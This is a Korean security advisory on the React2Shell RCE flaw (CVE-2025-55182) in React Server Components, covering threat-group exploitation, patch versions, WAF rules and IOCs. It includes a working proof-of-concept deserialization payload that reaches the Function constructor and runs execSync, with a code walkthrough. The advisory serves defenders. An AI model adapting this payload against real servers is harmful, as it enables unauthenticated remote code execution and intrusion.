5천만개 SW에서 사용 중인 Meta 기반 컴포넌트 기술에
CVSS 10.0점 취약점 발생 (심각도 매우 높음, 최고등급)

# React2Shell (CVE-2025-55182)

## 요약

1. Meta가 개발하여 **전 세계 5천만 개 이상의 웹사이트와 제품에 적용**된 React Server Components(RSC)에서, **위험도 평가 10점 만점(CVSS 10.0)의 치명적인 'React2Shell(CVE-2025-55182)' 취약점**이 발견됨.

2. 취약점 공개 직후 MINOCAT, SNOWLIGHT 등 **중국 연계 위협 그룹**이 이를 악용하여 백도어 설치 및 시스템 장악을 시도하는 **실제 공격 사례가 다수 확인됨**.

3. **미국 사이버보안청(CISA)**은 해당 취약점의 파급력과 실제 악용 현황을 위중하게 판단하여, **'알려진 악용 취약점(KEV)' 목록에 공식 등재.**


4. Flight Protocol의 **안전하지 않은 역직렬화 과정을 악용**하는 이 취약점은, **인증 없이 특수 조작된 페이로드를 전송해 프로토타입을 오염**시키고 **서버 권한으로 원격 코드를 실행(RCE)**함.

5. 공격 방어를 위해 영향받는 **React Server DOM 및 Next.js**의 **최신 보안 패치 적용**이 필수적이며, **전용 WAF 규칙 적용 및 침해 지표(IOC) 기반의 모니터링 체계가 요구**됨.

# 목차

# 1. 개요

2025년 12월 03일 React 팀은 React Sever Component에 인증되지 않은 원격 코드 실행 취약점이 있다고 발표 하였다.




[그림 1] React Team Official Blog Announcement

React Server Components는 Meta에서 수년간 유지 및 관리해 온 기술로, 현재 전 세계 주요 기업의 5천만 개 이상의 웹사이트와 제품에 적용되어 있다.

이번에 발견된 취약점(CVE-2025-55182)은 “React2Shell”로 명명되었다.
보안 연구자 Lachlan Davidson이 11월 29일 Meta에 제보하였으며,
수요일 패치 배포와 함께 세부 사항이 공개되었다.
이 취약점은 위험도 평가에서 10점 만점에 10점(Critical)을 기록했다.

미국 사이버 보안 및 인프라 보안청(CISA)은
React Server Components(RSC)에 영향을 미치는
이 심각한 보안 결함이 실제 공격에 악용된 사례가 확인됨에 따라,
금요일 자사의 ‘알려진 악용 취약점(KEV)’ 목록에 공식 추가했다.

# 2. 분석

## 2.1 취약점 개요

### 2.1.1 취약점 ID

| CVE | 설명 | 위험도(CVSSv3.1) |
|---|---|---|
| CVE-2025-55182 | React서버 구성 요소 원격 코드 실행 취약점 | 10.0/10.0 |

### 2.1.2 특징

- 유형: CVE-2025-55182는 RSC 환경에서 발생하는
 '안전하지 않은 역직렬화(Insecure Deserialization)' 취약점이다.

- 공격 방식: 인증되지 않은 원격 공격자가 취약한 React Server Function 엔드포인트로
 특수하게 조작된 페이로드를 전송하여 악용한다.

- 영향: 취약점 악용에 성공할 경우, 서버 권한으로 원격 코드 실행(RCE)이 가능하다.

### 2.1.3 관측된 악용 활동

구글 위협 인텔리전스(GTIG)에 따르면,
취약점 공개 직후 여러 지역과 산업군에서 다양한 페이로드와 악용 시도가 포착되었다.
특히 중국 연계 사이버 스파이 그룹 및 금전적 목적의 공격 그룹의 활동이 두드러졌다.

- **MINOCAT**
  MINOCAT UNC6600 그룹은 이 취약점을 악용하여 MINOCAT 터널러를 유포했다.
  공격자는 Bash 스크립트를 실행하여 숨김 디렉터리 생성, 기존 ntpclient 프로세스 종료,
  MINOCAT 바이너리 다운로드를 수행했다.
  이후 cron 작업 등록, systemd 서비스 생성, 쉘 설정 파일 변조를 통해
  지속적인 실행(Persistence)을 확보했다.

- **SNOWLIGHT**
  SNOWLIGHT UNC6586 그룹은 원격 명령 실행 후
  cURL/wget을 이용해 스크립트를 다운로드하고,
  SNOWLIGHT 다운로더를 설치 및 실행했다.
  SNOWLIGHT는 오픈 소스 백도어인 VSHELL(Go 언어 기반)의 구성 요소로,
  C2 서버에 HTTP GET 요청을 보내 정상 파일로 위장한 추가 페이로드를 받아 감염을 확산시킨다.

- **COMPOOD**
  COMPOOD UNC6588 그룹은 스크립트를 통해 COMPOOD 백도어를 다운로드하고,
  이를 Vim 에디터로 위장하여 실행하는 흐름을 보였다.
  추가적인 후속 활동은 뚜렷하게 관측되지 않았으며 구체적인 공격 동기는 불명확하나,
  과거 사례를 볼 때 중국 연계 스파이 활동과 관련이 깊다.

- **HISONIC**
  HISONIC UNC6603 그룹은 Go 기반 백도어인 HISONIC의 최신 변종을 배포했다.
  이들은 Cloudflare Pages나 GitLab 같은 정상 서비스를 악용해
  암호화된 설정 값을 받아오도록 구성했다. 설정 값은 XOR 인코딩되어 문자열 내부에 삽입되어 있으며,
  시작/종료 마커를 통해 파싱된다.
  주로 APAC 지역의 AWS 및 Alibaba Cloud 인스턴스를 표적으로 삼고 있다.

아마존 웹 서비스(AWS) 보고서에 따르면,
'Earth Lamia'와 'Jackpot Panda'라는 중국 연계 위협 그룹 또한
해당 취약점 악용을 시도한 정황이 포착되었다.

## 2.2 기술적 원리

### 2.2.1 React Server Components (RSC)

RSC는 컴포넌트를 브라우저(클라이언트)가 아닌 서버에서 먼저 실행하여 화면을 구성하는 기술이다.
이를 통해 데이터 처리와 렌더링을 서버에서 수행하므로
민감한 정보가 클라이언트에 노출되는 것을 방지하고,
초기 로딩 속도와 보안성, 유지보수성을 향상시킨다.

Next.js와 같은 최신 프레임워크에 기본적으로 통합되어 있다.

### 2.2.2 Flight Protocol

Flight Protocol은 RSC 환경에서 서버와 클라이언트 간의 컴포넌트 트리 및 상태 정보를 교환하기 위한 React 전용 직렬화·전송 프로토콜이다.
서버는 데이터를 '청크(Chunk)' 단위로 직렬화하여 전송하고,
클라이언트는 이를 조립하여 UI를 렌더링한다.

| 토큰 | 의미 | 설명 |
|---|---|---|
| $J | JSON 객체 | 일반 JavaScript 객체를 표현 (예: 배열, key-value 등) |
| $@ | 원시 청크 참조 | 다른 청크 ID를 참조할 때 해석된 값이 아닌<br>원시 Chunk 객체 자체를 가져옴 |
| $B | Blob 처리 관련 | 바이너리/Blob 등 특수 객체 처리 시 사용됨 |
| $2:field | 필드 참조 | ID가 2인 청크의 특정 필드를 참조함(chunk[2].field) |

### 2.2.3 Prototype Pollution 개념

Prototype Pollution(프로토타입 오염)은
공격자가 __proto__, constructor, prototype 등의 특수 속성에 접근하여
기본 객체(Object.prototype)를 조작하는 JavaScript 취약점이다.

이를 통해 애플리케이션 내의 모든 객체에 영향을 미치는 악성 속성 값을 주입할 수 있다.
React 환경에서도 서드파티 라이브러리나 Props 병합 과정에서 이와 유사한 원리로 취약점이 발생할 수 있다.

## 2.3 취약점 코드 상세 분석

### 2.3.1 취약점 개념

React는 요청된 키가 객체에 실제로 설정되어 있는지 검증하지 않는다.
이로 인해 앞서 설명한 Prototype Pollution 원리를 이용해 객체 프로토타입에 접근할 수 있으며,
특정 페이로드를 전송하면 서버에서 Function 생성자로 역직렬화되는 문제가 발생한다.

```
files = {
    "0": (None, '["$1:__proto__:constructor:constructor"]'),
    "1": (None, '{"x":1}'),
}
```


```
[Function: Function]
```

[그림 2] 취약점 원인 코드 및 PoC 실행 결과

### 2.3.2 CVE-2025-55182 PoC Code

취약점을 이용하면 공격자는 Function 생성자를 확보할 수 있다.
이를 악용하기 위해 공격자가 제어 가능한 문자열(함수 코드)을 인자로 넣어 Function 생성자를 호출하고, 생성된 함수를 즉시 실행하도록 유도하는 호출 가젯(Call Gadget)을 찾아야 한다.

해당 PoC(개념 증명) 코드에서는 취약점 트리거를 위해 getChunk 함수를 사용한다.



[그림 3] GitHub 저장소 facebook/react

```python
crafted_chunk = {
    "then": "$1:__proto__:then",
    "status": "resolved_model",
    "reason": -1,
    "value": '{"then": "$B0"}',
    "_response": {
        "_prefix": f"process.mainModule.require('child_process').execSync('calc');",
        "_formData": {
            "get": "$1:constructor:constructor",
        },
    },
}

files = {
    "0": (None, json.dumps(crafted_chunk)),
    "1": (None, '"$@0"'),
}
```

[그림 4] PoC payload 코드

1. PoC 코드가 역직렬화되는 과정에서 chunk[1]에 포함된 “$@0” 구문이 감지된다.

2. GitHub 저장소의 코드 흐름에 따라 getChunk(response, 0)이 호출된다.

3. 이때 ID가 0인 청크는 해석된(resolved) 값이 아닌,
0번 청크 객체(Raw Chunk) 자체가 반환된다.
결과적으로 chunk[1]은 Raw Chunk(0)을 참조하게 된다.

PoC의 "then": "$1:proto:then" 구문은 $1:proto:then을 참조하도록 설정되어 있다.
여기서 $1이 Raw Chunk를 가리키므로,
__proto__를 통해 Chunk.prototype에 접근할 수 있게 되고,

최종적으로 then은 Chunk.prototype.then을 참조하게 된다.

```
// We subclass Promise.prototype so that we get other methods like .catch
Chunk.prototype = (Object.create(Promise.prototype): any);
// TODO: This doesn't return a new Promise chain unlike the real .then
Chunk.prototype.then = function <T>(
  this: SomeChunk<T>,
  resolve: (value: T) => mixed,
  reject: (reason: mixed) => mixed,
) {
  const chunk: SomeChunk<T> = this;
  // If we have resolved content, we try to initialize it first which
  // might put us back into one of the other states.
  switch (chunk.status) {
    case RESOLVED_MODEL:
      initializeModelChunk(chunk);
      break;
  }
```

[그림 5] ReactFlightReplyServer.js/Chunk()

다음으로 "status": "resolved_model" 설정에 의해
chunk.status가 RESOLVED_MODEL 상태가 되며,
이에 따라 initializeModelChunk(chunk) 함수가 호출된다.

```
let initializingChunk: ResolvedModelChunk<any> = (null: any);
let initializingChunkBlockedModel: null | {deps: number, value: any} = null;
function initializeModelChunk<T>(chunk: ResolvedModelChunk<T>): void {
  const prevChunk = initializingChunk;
  const prevBlocked = initializingChunkBlockedModel;
  initializingChunk = chunk;
  initializingChunkBlockedModel = null;

  const rootReference =
    chunk.reason === -1 ? undefined : chunk.reason.toString(16);

  const resolvedModel = chunk.value;

  // We go to the CYCLIC state until we've fully resolved this.
  // We do this before parsing in case we try to initialize the same chunk
  // while parsing the model. Such as in a cyclic reference.
  const cyclicChunk: CyclicChunk<T> = (chunk: any);
  cyclicChunk.status = CYCLIC;
  cyclicChunk.value = null;
  cyclicChunk.reason = null;

  try {
    const rawModel = JSON.parse(resolvedModel);

    const value: T = reviveModel(
      chunk._response,
      {'': rawModel},
      '',
      rawModel,
      rootReference,
    );
```

[그림 6] ReactFlightReplyServer.js/initializeModelChunk()

이후 “value”: ‘{“then”: “$B0”}’ 설정으로 chunk.value 값이 세팅되며,
코드 흐름상 reviveModel 함수의 인자인 rawModel로 전달된다.

```
function reviveModel(
  response: Response,
  parentObj: any,
  parentKey: string,
  value: JSONValue,
  reference: void | string,
): any {
  if (typeof value === 'string') {
    // We can't use .bind here because we need the "this" value.
    return parseModelString(response, parentObj, parentKey, value, reference);
  }
  if (typeof value === 'object' && value !== null) {
```

[그림 7] ReactFlightReplyServer.js/reviveModel()

그리고 parseModelString 함수가 key = “then”, value = “$B0” 값으로 호출된다.

```
case 'B': {
  // Blob
  const id = parseInt(value.slice(2), 16);
  const prefix = response._prefix;
  const blobKey = prefix + id;
  // We should have this backingEntry in the store already because we emitted
  // it before referencing it. It should be a Blob.
  const backingEntry: Blob = (response._formData.get(blobKey): any);
  return backingEntry;
}
```

[그림 8 ReactFlightReplyServer.js/parseModelString()

1. PoC 코드의 _response 객체는 parseModelString 내부의 $B 처리 분기에서 직접 참조된다.

2. “$B0”는 id = 0으로 해석되며, prefix = response._prefix에는
   PoC에서 설정한 공격 구문
   (“process.mainModule.require(‘child_process’).execSync(‘calc’);”)이 대입된다.

3. response._formData.get(blobKey); 부분에서
   _formData.get이 $1:constructor:constructor로 오염되어 설정되어 있으므로,
   정상적인 FormData 조회가 아닌 Function(blobKey) 생성자 호출로 치환된다.

4. 결과적으로 Function(blobKey)가 생성하는 함수의 본문에
   PoC 내의 악성 문자열(페이로드)이 주입되며,
   후속 흐름에서 이 함수가 실행될 때 원격 코드 실행(RCE)이 발생한다.

# 3. 대응

## 3.1 수동 식별 가이드

① 프로젝트 디렉터리로 이동한 뒤 node_modules 폴더를 확인한다.
② 설치된 패키지를 확인하고, 아래 항목이 있는지 검토한다.

- react-sever-dom-webpack
- react-sever-dom-parcel
- react-sever-dom-turbopack
- next

## 3.2 영향 받는 제품 및 해결 방안

알려진 '영향 받는 버전' 범위와 현재 설치된 버전을 대조해야 한다. 영향 받는 버전을 사용 중인 경우, 아래 해결 방안에 따라 즉시 최신 버전으로 업데이트할 것을 권고한다.

| 제품명 | 영향받는 버전 | 해결 버전 |
|---|---|---|
| react-server-dom-webpack | 19.0 | 19.0.1 |
| | 19.1.0 ~ 19.1.1 | 19.1.2 |
| | 19.2.0 | 19.2.1 |
| react-server-dom-parcel | 19.0 | 19.0.1 |
| | 19.1.0 ~ 19.1.1 | 19.1.2 |
| | 19.2.0 | 19.2.1 |
| react-server-dom-turbopack | 19.0 | 19.0.1 |
| | 19.1.0 ~ 19.1.1 | 19.1.2 |
| | 19.2.0 | 19.2.1 |
| Next.js | 14.3.0-canary.77 이상 | 최신 안정 버전으로 다운그레이드 권고 (14.x) |
| | 15.0.x | 15.0.5 |
| | 15.1.x | 15.1.9 |
| | 15.2.x | 15.2.6 |
| | 15.3.x | 15.3.6 |
| | 15.4.x | 15.4.8 |
| | 15.5.x | 15.5.7 |
| | 16.0.x | 16.0.7 |

## 3.3 WAF 규칙 배포

Google은 이 취약점과 관련된 공격 시도를 탐지하고 차단하도록 설계된 Cloud Armor 웹 애플리케이션 방화벽(WAF) 규칙을 배포했다.

CVE 및 기타 취약점

다음 표에서는 CVE-2025-55182를 감지하고 완화하는 데 도움이 되도록 React RCE 취약점 규칙에서 지원되는 각 서명의 서명 ID, 민감도 수준, 설명을 제공합니다.

| 서명 ID(규칙 ID) | 민감도 수준 | 설명 |
|---|---|---|
| google-mrs-v202512-id000001-rce | 0 | CVE-2025-55182를 감지하고 완화하는 데 도움이 되는 React RCE 취약점 |
| google-mrs-v202512-id000002-rce | 0 | CVE-2025-55182를 감지하고 완화하는 데 도움이 되는 React RCE 취약점 |

다음 표현식을 사용하여 CVE-2025-55182를 감지하고 완화하세요.

[그림 9] Google WAF 규칙

## 3.4 침해 지표

Google 위협 인텔리전스에서 발표한 IOC 정보는 다음과 같다.

| 침해 지표 | Type | 설명 |
|---|---|---|
| windowserrorapis[.]com | Domain | SNOWLIGHT C2<br>and Staging Server |
| 82.163.22[.]139 | IP Address | SNOWLIGHT C2 Server |
| 216.158.232[.]43 | IP Address | Staging server for sex.sh script |
| 45.76.155[.]14 | IP Address | COMPOOD C2<br>and Payload Staging Server |
| df3f20a961d29eed46636783b71589c1<br>83675510737c984a11f78932b177b540 | SHA256 | HISONIC sample |
| 92064e210b23cf5b94585d3722bf5337<br>3d54fb4114dca25c34e010d0c010edf3 | SHA256 | HISONIC sample |
| 0bc65a55a84d1b2e2a320d2b011186a1<br>4f9074d6d28ff9120cb24fcc03c3f696 | SHA256 | ANGRYREBEL.LINUX sample |
| 13675cca4674a8f9a8fabe4f9df4ae0ae<br>9ef11986dd1dcc6a896912c7d527274 | SHA256 | XMRIG Downloader Script |
| (filename: sex.sh) | | |
| 7f05bad031d22c2bb4352bf0b6b9ee2c<br>a064a4c0e11a317e6fedc694de37737a | SHA256 | SNOWLIGHT sample (filename:<br>linux_amd64) |
| 776850a1e6d6915e9bf35aa835546161<br>29acd94e3a3f6673bd6ddaec530f4273 | SHA256 | MINOCAT sample |

궁금하신 점이나 문의사항은 malware@somansa.com 으로 문의주십시오